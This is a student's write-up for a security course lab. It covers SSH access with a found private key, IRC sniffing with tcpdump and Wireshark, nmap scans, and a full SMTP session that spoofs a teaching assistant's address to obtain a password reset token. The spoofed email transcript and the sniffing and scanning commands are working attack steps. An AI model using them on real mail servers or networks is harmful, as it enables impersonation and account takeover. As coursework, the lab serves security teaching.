

CS426 hw8 Writeup

Cheng-En Lee

Accessing the Secret Network

In the flash drive, there is a .ssh folder that has all the information needed to access the secret network. It contains the user, the host, and the ssh private key:

The screenshot shows the Visual Studio Code interface with two tabs open: 'config' and 'id_rsa'. The 'config' tab displays the following SSH configuration file:

```
Host secret-research-network
HostName armor3.cs.purdue.edu
User fkq553
```

The 'id_rsa' tab shows the content of the RSA private key, which is a long string of characters starting with '-----BEGIN OPENSSH PRIVATE KEY-----'.

Using these information, I can login to armor3:

```
(base) daniel@daniel-ubuntu:~/Downloads/backups/fkq553/.ssh$ ssh -i id_rsa fkq553@armor3.cs.purdue.edu
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Sat Nov  8 12:49:17 2025 from 10.186.181.160
[fkq553@armor3 ~]$ █
```

In the home directory there is a README.md file that suggests me to run tcpdump:

```
[fkq553@armor3 ~]$ cat README.md
Great! I knew that flashdrive would be the key to getting me in to the research group's secret network. Now on to my real goal: getting control of the accounts Nadia uses to access campus networks.
```

I suppose a good starting place would be to use `tcpdump` to take a look around at what's happening on this network. The `enP2p2s0f0` interface looks like the promising one...

```
[fkq553@armor3 ~]$ █
```

To gather hints about the token, I captured network packets with tcpdump:

```
[fkq553@armor3 ~]$ tcpdump -i enP2p2s0f0 -w capture.pcap
tcpdump: listening on enP2p2s0f0, link-type EN10MB (Ethernet), capture size 262144
  bytes
^C22 packets captured
32 packets received by filter
0 packets dropped by kernel
[fkq553@armor3 ~]$ █
```

I downloaded the capture file to my own computer and opened it in wireshark. By some inspection, I realized there are conversations on the Internet Relayed Chat (IRC) that could potentially leak hints:

The screenshot shows a Wireshark capture of a network session. The top pane lists 2186 total packets, with 2186 displayed. The selected packet is number 7, which is an IRC message from source 10.168.0.158 to destination 10.168.0.148. The packet details show it's a PRIVMSG request. The bottom pane provides a detailed view of the selected packet's structure, including its raw hex and ASCII representations.

Tim No.	Source	Destination	Protocol	Length/Info
1	10.168.0.148	10.186.181.160	SSH	190 Server: Encrypted packet (len=124)
2	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.122? Tell 128.10.130.134
3	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.122? Tell 128.10.130.132
4	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.129? Tell 128.10.130.132
5	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.1? Tell 128.10.130.132
6	10.186.181.1...	10.168.0.148	TCP	66 45530 → 22 [ACK] Seq=1 Ack=125 Win=62 Len=0 TSval=1892940642 TSecr=4168676836
7	10.168.0.158	10.168.0.148	IRC	148 Request (PRIVMSG)
8	10.168.0.148	10.168.0.158	TCP	66 6667 → 59348 [ACK] Seq=1 Ack=83 Win=1392 Len=0 TSval=1724502351 TSecr=110051285
9	10.168.0.148	10.168.0.159	IRC	174 Response (PRIVMSG)
10	10.168.0.159	10.168.0.148	TCP	66 39430 → 6667 [ACK] Seq=1 Ack=109 Win=1384 Len=0 TSval=2852081201 TSecr=183265582
11	Broadcom_f0:...	Broadcast	ARP	60 Who has 128.10.130.1? Tell 128.10.130.163
12	Dell_b1:f1:51	Broadcast	ARP	60 Who has 169.254.169.254? Tell 10.168.0.62
13	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.1? Tell 128.10.130.134
14	10.168.0.158	10.168.0.148	IRC	123 Request (PRIVMSG)
15	10.168.0.148	10.168.0.158	TCP	66 6667 → 59352 [ACK] Seq=1 Ack=58 Win=227 Len=0 TSval=1724502897 TSecr=110051831
16	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.129? Tell 128.10.130.134
17	Dell_8c:9a:2e	Broadcast	ARP	60 Who has 169.254.169.254? Tell 10.168.0.63
18	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.122? Tell 128.10.130.134
19	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.122? Tell 128.10.130.132
20	HewlettPacka...	Broadcast	ARP	60 Who has 128.10.130.12? Tell 128.10.130.132

Frame 7: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)
Ethernet II, Src: HonHaiPrecis_56:03:c8 (f4:6b:8c:56:03:c8), Dst: HonHaiPrecis_56:03:c8 (f4:6b:8c:56:03:c8)
Internet Protocol Version 4, Src: 10.168.0.158, Dst: 10.168.0.148
Transmission Control Protocol, Src Port: 59348, Dst Port: 6667, Seq: 1, Ack: 1,
Internet Relay Chat
Request: PRIVMSG #tachat :sure! do you remember how timing side-channels worl

0000 f4 6b 8c f9 61 8d f4 6b 8c 56 03 c8 08 00 45 00 k . a . k V . E .
0010 00 86 6b 8b 40 40 40 06 b8 65 0a a8 00 9e 0a a8 . . k @ . e . .
0020 00 94 e7 d4 1a 0b 1e 13 0a c5 aa f3 24 20 80 18 \$. .
0030 05 68 38 9d 00 00 01 01 08 0a 06 8f 3f d5 66 c9 h8 f .
0040 cc f9 50 52 49 56 4d 53 47 20 23 74 61 63 68 61 #PRIVMS G #tacha
0050 74 20 3a 73 75 72 65 21 20 64 6f 20 79 6f 75 20 t :!ure! do you
0060 72 65 6d 65 6d 62 65 72 20 68 6f 77 20 74 69 6d remember how tim
0070 69 6e 67 20 73 69 64 65 2d 63 68 61 6e 6e 65 6c ing side -channel
0080 73 20 77 6f 72 6b 20 69 6e 20 67 65 6e 65 72 61 s work i n genera
0090 6c 3f 0d 0a l? . .

I proceeded to trace these packets by TCP sequence number. Here are the conversations I extracted:

```

PRIVMSG #tachat :that sounds right, yeah
:milad@milad0:10.168.0.158 PRIVMSG #tachat :I've heard of things like L1, L2, L3 cache; is that the same thing?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :yeah, that's right
PRIVMSG #tachat :pretty sure you can actually conduct cache attacks on any of those caches
:milad@milad0:10.168.0.158 PRIVMSG #tachat :anyways, can we talk about how a cache attack works?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :so there's a lot of different variants, like Prime+Probe, Flush+Reload, Flush+Flush, Prime+Abort...
PRIVMSG #tachat :let's just focus on Prime+Probe right now, I think it's the simplest
PRIVMSG #tachat :wait hey guys timeout for one sec, can someone help me out?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :hold on need to deal with something alex forgets his password like every 5 minutes I swear
:milad@milad0:10.168.0.158 PRIVMSG #tachat :yeah for sure, what do you need
PRIVMSG #tachat :@kazem hahaha sounds about right
PRIVMSG #tachat :need to look over my portion of the questions for the final, forgot where we're keeping the final
:milad@milad0:10.168.0.158 PRIVMSG #tachat :I have it on my laptop right now
:milad@milad0:10.168.0.158 PRIVMSG #tachat :actually guys we should probably keep it on github instead, so we have version control
PRIVMSG #tachat :yeah, version control is great
:milad@milad0:10.168.0.158 PRIVMSG #tachat :hang on, I'll put it in the secret github org
:milad@milad0:10.168.0.158 PRIVMSG #tachat :ok great, it's done, you can find the final at https://mktrm.github.io/cs426-fall2025/final
:milad@milad0:10.168.0.158 PRIVMSG #tachat :obviously please don't share
PRIVMSG #tachat :thank you
:milad@milad0:10.168.0.158 PRIVMSG #tachat :so anyway, back to cache attacks, I think we were talking about Prime+Probe?
PRIVMSG #tachat :yeah, so basically the idea is to figure out what memory some function is accessing
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :ok I'm back
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :yeah the attacker sets the cache state in a certain way, runs the function they care about, then checks the final cache state
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :and because of how the cache is organized, the attacker can use that to figure out what parts of memory were touched
:milad@milad0:10.168.0.158 PRIVMSG #tachat :but how would that be useful to the attacker?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :turns out a lot of code accesses different memory based on values of its secrets
:milad@milad0:10.168.0.158 PRIVMSG #tachat :right, that makes sense! Even the check_pass function from Assignment 6 does that
PRIVMSG #tachat :yeah, it will access different parts of the array based on whether the initial characters of the password match
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :yeah and that's a problem. We usually say that code like that is not "constant-time".
:milad@milad0:10.168.0.158 PRIVMSG #tachat :I wonder if there's an easy way to write code that the compiler can guarantee is constant-time
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :that's a great question
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :we should talk offline later
:milad@milad0:10.168.0.158 PRIVMSG #tachat :so I keep forgetting how cache side-channels work; could someone help me out?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :sure! do you remember how timing side-channels work in general?
PRIVMSG #tachat :we did one of those in Assignment 6, right?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :yep
PRIVMSG #tachat :but the one in Assignment 6 didn't involve a cache. We just measured how long a function took to execute, and figured out what it was doing based on that.
:milad@milad0:10.168.0.158 PRIVMSG #tachat :so what makes a cache side channel attack different?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :well, it uses the processor cache
:milad@milad0:10.168.0.158 PRIVMSG #tachat :that's where the processor keeps a copy of recently-used data from memory, right?
PRIVMSG #tachat :that sounds right, yeah
:milad@milad0:10.168.0.158 PRIVMSG #tachat :I've heard of things like L1, L2, L3 cache; is that the same thing?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :yeah, that's right
PRIVMSG #tachat :pretty sure you can actually conduct cache attacks on any of those caches
:milad@milad0:10.168.0.158 PRIVMSG #tachat :anyways, can we talk about how a cache attack works?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :so there's a lot of different variants, like Prime+Probe, Flush+Reload, Flush+Flush, Prime+Abort...
PRIVMSG #tachat :let's just focus on Prime+Probe right now, I think it's the simplest
PRIVMSG #tachat :wait hey guys timeout for one sec, can someone help me out?
:kazem@kazem@10.168.0.158 PRIVMSG #tachat :hold on need to deal with something alex forgets his password like every 5 minutes I swear

```

38 client pkts, 18 server pkts, 30 turns.

Entire conversation (5,525 bytes)

Show data as ASCII

Find: laptop

Help

Stream 2 Find Next Filter Out This Stream Print Save as... Back Close

```

PRIVMSG #instructors :yeah I can make you a reset token
PRIVMSG #instructors :you should send me an email though to remind me
:alex!alex@10.168.0.159 PRIVMSG #instructors :Your email
:alex!alex@10.168.0.159 PRIVMSG #instructors :is kazem@cs.426, right?
PRIVMSG #instructors :yup, I'll generate the token for you once I see your email, what is yours?
:alex!alex@10.168.0.159 PRIVMSG #instructors :mine is alex@cs426-students
:alex!alex@10.168.0.159 PRIVMSG #instructors :Thanks!
:alex!alex@10.168.0.159 PRIVMSG #instructors :Hey kazem
PRIVMSG #instructors :hi
:alex!alex@10.168.0.159 PRIVMSG #instructors :i forgot my password for the folder where we keep the assignments
PRIVMSG #instructors :use your password manager?
:alex!alex@10.168.0.159 PRIVMSG #instructors :i forgot the password to that too
:alex!alex@10.168.0.159 PRIVMSG #instructors :i have too many passwords.
PRIVMSG #instructors :wow you should get that under control. this is literally the 5th time this week...
:alex!alex@10.168.0.159 PRIVMSG #instructors :Do you know how to reset my password?
PRIVMSG #instructors :yeah I can make you a reset token
PRIVMSG #instructors :you should send me an email though to remind me
:alex!alex@10.168.0.159 PRIVMSG #instructors :Your email
:alex!alex@10.168.0.159 PRIVMSG #instructors :is kazem@cs.426, right?
PRIVMSG #instructors :yup, I'll generate the token for you once I see your email, what is yours?
:alex!alex@10.168.0.159 PRIVMSG #instructors :mine is alex@cs426-students
:alex!alex@10.168.0.159 PRIVMSG #instructors :Thanks!

```

9 client pkts, 13 server pkts, 13 turns.

Entire conversation (1,562 bytes)

Show data as ASCII

Stream 3 Find Next

Find:

Help

Filter Out This Stream Print Save as... Back Close

From these conversations, it seems like Alex keeps forgetting his password, and Kazem would send Alex a password reset token once he receives Alex's email. I also learned that Kazem's email is kazem@cs.426 and Alex's email is alex@cs426-students.

By printing the contents of /etc/hosts I found the host information of the SMTPS server:

```
[fkq553@armor3 ~]$ cat /etc/hosts
127.0.0.1    localhost localhost.localdomain localhost4 localhost4.localdomain4
::1          localhost localhost.localdomain localhost6 localhost6.localdomain6

10.168.0.160 smtp.cs.426
10.168.0.158 spectre
10.168.0.158 spectre.cs426
10.168.0.159 meltdown
10.168.0.160 ridl
[fkq553@armor3 ~]$ █
```

By scanning the server for open ports I learned that the SMTPS service runs in port 465. Knowing the host name and the port number enables me to craft an email and send it to the Kazem:

```
[fkq553@armor3 ~]$ nmap smtp.cs.426 -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2025-11-08 15:33 EST
Nmap scan report for smtp.cs.426 (10.168.0.160)
Host is up (0.46s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
465/tcp   open  smtps
2049/tcp  closed nfs
9090/tcp  closed zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 72.89 seconds
[fkq553@armor3 ~]$ █
```

The goal is to send an email as alex@cs426-students to kazem@cs.426. With the information I have, I crafted an email and sent it to the SMTPS server. If the From address is incorrect, I would receive an email about something funny in my address. This means that kazem could receive my email. However, even the From address is correct, I still have to include the Reply-To field just to make kazem send me the token:

```
HELO smtp.cs.426
MAIL FROM:fkq553@cs426-students
RCPT TO:kazem@cs.426
DATA
From: alex@cs426-students
To: kazem@cs.426
Reply-To: fkq553@cs426-students
Date: Mon, 10 Nov 2025 14:09:20 -0500
Subject: I forgot my password

Hi!
Just a reminder that please send me the password reset token.

Best,
Alex

.
QUIT
```

The mail is sent via `openssl s_client -connect smtp.cs.426:465 -crlf -noccommands`. I immediately got a new mail after that, indicating a successful mail spoofing:

```

PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 7200 (seconds)
TLS session ticket:
0000 - 09 27 f3 84 0a d1 7a e6-c2 d7 e6 d1 b7 bc df 84 .'. ....z.....
0010 - 0b 91 ba 63 9a 1a a0 ce-d4 3f 17 5d 5b 80 c7 63 ...c.....?].[..c
0020 - 27 60 8d 83 ca a1 20 7a-2d c4 4d 80 9f 60 5b 71 .`.... z-.M..`[q
0030 - 32 16 f9 db 5f 32 d8 53-bc 01 74 a2 91 9e 7b c8 2..._2.S..t...{:
0040 - 4c 21 f0 54 0e bd 8d ff-36 a7 67 68 14 c0 4f 60 L!.T....6.gh..0
0050 - cb 38 e9 c6 99 16 06 6e-c8 79 25 41 c9 b0 fe d7 .8.....n.y%A.....
0060 - bc d5 62 48 9a fe 90 6b-a1 02 07 42 df 2f cc 49 ..bH...k...B./I
0070 - 07 8c 33 da 8c 3d 70 47-02 03 bb dd 63 e6 91 cd ..3..=pG....c...
0080 - 82 86 55 ac f8 70 30 28-3d 83 53 de 1a 52 7b 31 ..U..p0(=.S..R{1
0090 - 76 a6 ea cb d7 28 70 4d-df 79 2d cd f8 e5 12 39 v....(pM.y-....9
00a0 - d3 cd 68 fb ee 7e 6b 1a-86 69 12 ac e0 33 55 41 ..h..~k..i...3UA
00b0 - c1 7e 13 3b bf 21 e2 19-2a c8 a0 38 84 56 4c 06 ..~.;!..*..8.VL.
00c0 - fd 25 c2 51 8f 62 f2 71-17 31 f0 7f ba 68 40 47 .%.Q.b.q.1...h@G

Start Time: 1762811207
Timeout : 7200 (sec)
Verify return code: 18 (self signed certificate)
Extended master secret: no
Max Early Data: 0
---
read R BLOCK
220 armor15 ESMTP Postfix (Cent OS)
HELO smtp.cs.426
MAIL FROM:fkq553@cs426-students
RCPT TO:kazem@cs.426
DATA
From: alex@cs426-students
To: kazem@cs.426
Reply-To: fkq553@cs426-students
Date: Mon, 10 Nov 2025 14:09:20 -0500
Subject: I forgot my password

Hi!
Just a reminder that please send me the password reset token.

Best,
Alex 250 armor15
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>

.
250 2.0.0 Ok: queued as 0DC20C0DCB2B
QUIT
221 2.0.0 Bye
closed
You have new mail in /var/spool/mail/fkq553
[fkq553@armor3 ~]$ cat /var/mail/fkq553

```

Here is the content of the email reply:

```
Subject: I forgot my password
```

```
Hi!  
Just a reminder that please send me the password reset token.
```

```
Best,  
Alex 250 armor15  
250 2.1.0 Ok  
250 2.1.5 Ok  
354 End data with <CR><LF>.<CR><LF>
```

```
.  
250 2.0.0 Ok: queued as 0DC20C0DCB2B  
QUIT  
221 2.0.0 Bye  
closed  
You have new mail in /var/spool/mail/fkq553  
[fkq553@armor3 ~]$ cat /var/mail/fkq553  
From kazem@cs426 Mon Nov 10 16:46:50 2025  
Return-Path: <kazem@cs426>  
X-Original-To: fkq553@cs426-students  
Delivered-To: fkq553@cs426-students  
Received: from armor15.cs.purdue.edu (unknown [10.168.0.160])  
    (using TLSv1.3 with cipher TLS_AES_256_GCM_SHA384 (256/256 bits)  
    key-exchange X25519 server-signature RSA-PSS (2048 bits) server-digest SHA256)  
    (No client certificate requested)  
    by armor3 (Postfix) with ESMTPS id CAD80B10C821  
    for <fkq553@cs426-students>; Mon, 10 Nov 2025 21:46:50 +0000 (UTC)  
From: Kazem Taram <kazem@cs.426>  
Subject: password reset token  
To: alex@cs426-students
```

```
wow ok how many times do I need to reset this for you  
I put the reset token in a file on my machine, and I spun up a quick webserver running if you want to wget it or whatever.  
my IP address is 192.168.1.51, the webserver is running on port uh... something in the 9000-10000 range, I don't remember.  
note that the server will go down in about 15 minutes, so hurry up!
```

```
seriously though you need to figure this out, one of the students might break in and hack something if you're not careful
```

```
Kazem T.
```

```
ps also just to confirm, for the part a: mystery on gradescoper, they need to submit a file transcript.txt with the protocol  
like the raw text request/responses between them and the server? thanks
```

```
Original Message:
```

```
> Hi!  
> Just a reminder that please send me the password reset token.  
>  
> Best,  
> Alex
```

```
[fkq553@armor3 ~]$ █
```


From the reply, Kazem mentions that there is a host 192.168.1.51 with some port between 9000 to 10000. Through nmap, I learned that the port is 9370.

```
[fkq553@armor3 ~]$ nmap -p 9000-10000 192.168.1.51  
Starting Nmap 7.70 ( https://nmap.org ) at 2025-11-10 16:48 EST  
Nmap scan report for 192.168.1.51  
Host is up (0.00032s latency).  
Not shown: 1000 closed ports  
PORT      STATE SERVICE  
9370/tcp   open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds  
[fkq553@armor3 ~]$ █
```

Initially, I assumed that the service behind 9370 is http. After some trial and error, I realized that it is actually https. I proxied my connection to the machine and accessed the website locally on my computer. The website hosts a token file, which I can directly download:

```
(base) daniel@daniel-ubuntu:~/Downloads/backups/fkq553/.ssh$ ssh -D 6666 -C -N -i id_rsa fkq553@armor3.cs.purdue.edu
```

```
█
```



Collaboration Statement

Individuals consulted:

- Professor Taram provided some guidance to the email construction.

Online resources used:

- None